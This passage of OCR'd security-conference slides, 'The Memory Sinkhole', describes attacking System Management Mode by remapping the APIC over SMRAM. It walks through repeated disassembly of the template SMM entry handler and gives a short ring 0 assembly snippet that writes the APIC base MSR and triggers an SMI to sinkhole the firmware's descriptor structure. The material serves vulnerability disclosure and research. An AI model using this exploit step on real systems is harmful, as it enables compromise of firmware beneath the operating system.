- 40 hours of despair later…
- We can’t execute from the APIC
- Must control SMM through data alone
  - Sounds familiar…?

Attack Attempt 3

- APIC-ropping?
  - Of sorts, but much more difficult:
    - Fault = reset
    - SMRAM is invisible
    - 99.5% of the APIC bits are **hardwired** to 0
    - APIC must be 4K aligned
  - So… blind ropping
    with an enormous unwieldy payload of 0's?
    - Sure, why not

The Memory Sinkhole

- From ring 0, we can effectively "sinkhole" a single page of ring -2 memory.
  - Reads return 0
  - Writes are lost

The Memory Sinkhole

- The Challenge:
  - How do we attack code when our only control is the ability to disable a page of memory?
- Use our imagination…

- Goal:
  - Cover as many systems as possible

The Memory Sinkhole


- SMM handler installed by system firmware

The Memory Sinkhole

IBV: Independent BIOS Vendor

OEM: Original Equipment Manufacturer

Intel: Intel



The Firmware Ecosystem

The Firmware Ecosystem

- OEM SMM Code:
  - Unhardened
  - But fragmented and diverse
  - 1 exploit = 1 system
- IBV SMM Code:
  - Better…
- Template SMM Code:
  - Hardened
  - But near universal
  - 1 exploit = all systems

The template SMM entry

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- The entry point for SMM on nearly every modern system
- Execution starts in “unreal” mode, executing from high memory
  - This is ridiculous, and virtually impossible to write code for
- Attempts to set up reasonable execution environment
  - Builds segment descriptors
  - Transitions to protected mode
  - Transitions to long mode

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
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```
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0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
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0:805A  mov     edi, cs:0FEF8h
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…
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0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
…
```

GDT descriptor

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
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0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
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```

```
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

```
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0:8026  dec     ax
0:8027  mov     cs:[bx], ax
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
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
…
```

GDT descriptor

0x1f	0x1ff8a000

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0
…
```



GDT descriptor

0x1f	0x1ff8a000

```
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0:8022  mov     ax, cs:0FB38h
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…
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0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0
…
```

GDT descriptor

0x1f	0x1ff8a000

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0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0x1ff88097
…
```



GDT descriptor

0x1f	0x1ff8a000

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0x1ff88097
…
```



```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0x1ff88097
…
```



```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0x1ff88097
…
```

GDT descriptor

0x1f	0x1ff8a000

(null)
segment_0
segment_1
segment_2
…

GDT @ 0x1ff8a000


```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
…
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0x10:0x1ff88097
…
```

GDT descriptor

0x1f	0x1ff8a000

GDT @ 0x1ff8a000

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```



- The template SMM handler uses a single structure for storing all the critical environment information
  - Global Descriptor Table (GDT)
  - Segment selectors
  - Memory mappings
- Sinkholing this would be devastating…
- Let’s see what happens.

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

```
; ring 0
; sinkhole the DSC structure in SMM
mov eax, 0x1ff80900+0xf000
mov edx, 0
mov ecx, 0x1b
wrmsr
; trigger SMI
xor eax, eax
out 0xb2, ax
```

```
0:8000  mov     bx, offset unk_8091
0:8003  mov     eax, cs:0FB30h
0:8008  mov     edx, eax
0:800B  mov     ebp, eax
0:800E  add     edx, 50h ; 'P'
0:8012  mov     [eax+42h], dx
0:8016  shr     edx, 10h
0:801A  mov     [eax+44h], dl
0:801E  mov     [eax+47h], dh
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov     eax, 0
0:803F  mov     cr3, eax
0:8042  mov     eax, 668h
0:8048  mov     cr4, eax
0:804B  mov     ax, cs:0FB0Eh
0:804F  mov     cs:[bx+48h], ax
0:8053  mov     ax, 10h
0:8056  mov     cs:[bx-2], ax
0:805A  mov     edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov     cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov     cs:[bx-6], eax
0:807A  mov     ecx, 0C0000080h
0:8080  mov     ebx, 100011b
0:8086  mov     cr0, ebx
0:8089  jmp     large far ptr 0:0
```

- No more control
- Any exception will triple fault the system

```
…
0:8022  mov     ax, cs:0FB38h
0:8026  dec     ax
0:8027  mov     cs:[bx], ax
0:802A  mov     eax, cs:0FB30h
0:802F  mov     cs:[bx+2], eax
0:8034  db      66h
0:8034  lgdt    fword ptr cs:[bx]
…
